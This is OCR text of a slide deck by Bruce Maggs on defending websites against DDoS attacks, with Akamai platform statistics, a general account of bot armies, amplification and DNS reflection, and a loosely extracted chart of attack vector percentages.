
Protecting Web Sites from the Internet of Compromised Things

Bruce Maggs

Duke University and Akamai Technologies

The Akamai Platform and Services



A Global Platform:

- 233,000+ Servers
- 1,300+ Networks
- 3,300+ Physical Locations
- 750+ Cities
- 120+ Countries

Delivering Content for 130,000+ Domains

- All top 20 global ecommerce sites
- All top 30 media & entertainment companies
- 16 of the top 20 global banks
- All major anti-virus software vendors

Daily Statistics:

- 30+ Tbps traffic served
- 600+ million IPv4 addresses seen
- 3+ trillion requests served
- 260+ terabytes compressed logs


Distributed Denial of Service (DDOS) Attacks

The attacker hopes to overwhelm the content provider’s resources with requests for service.

Sometimes the attacker issues requests through a “bot army” of compromised or rented machines.


The attacker looks for “amplification” where an easy-to-generate request requires a large or difficult-to-generate response.

Largest DDOS Attacks by Year





Gbps

Nineteen Attacks Exceeded 100 Gbps in Q1 2016




Prolexic IP Anycast Scrubbing Centers






Attack Bandwidth and Packet Rates by Scrubbing Center

DNS reflection attack:
The bulk of the traffic was created by sending DNS requests with spoofed source addresses to open resolvers for domains that had enabled DNSSEC.


HTTP GET (2%)
Other
TCP ANOMALY (2%)
4%
ACK
4%
SYN
7%
27%
UDP FRAGMENT
(Byproduct of other attack vectors)
TOP DDoS VECTORS
(BY PERCENTAGE)
SSDP
7%
CHARGEN
11%
18%
DNS
12%
NTP

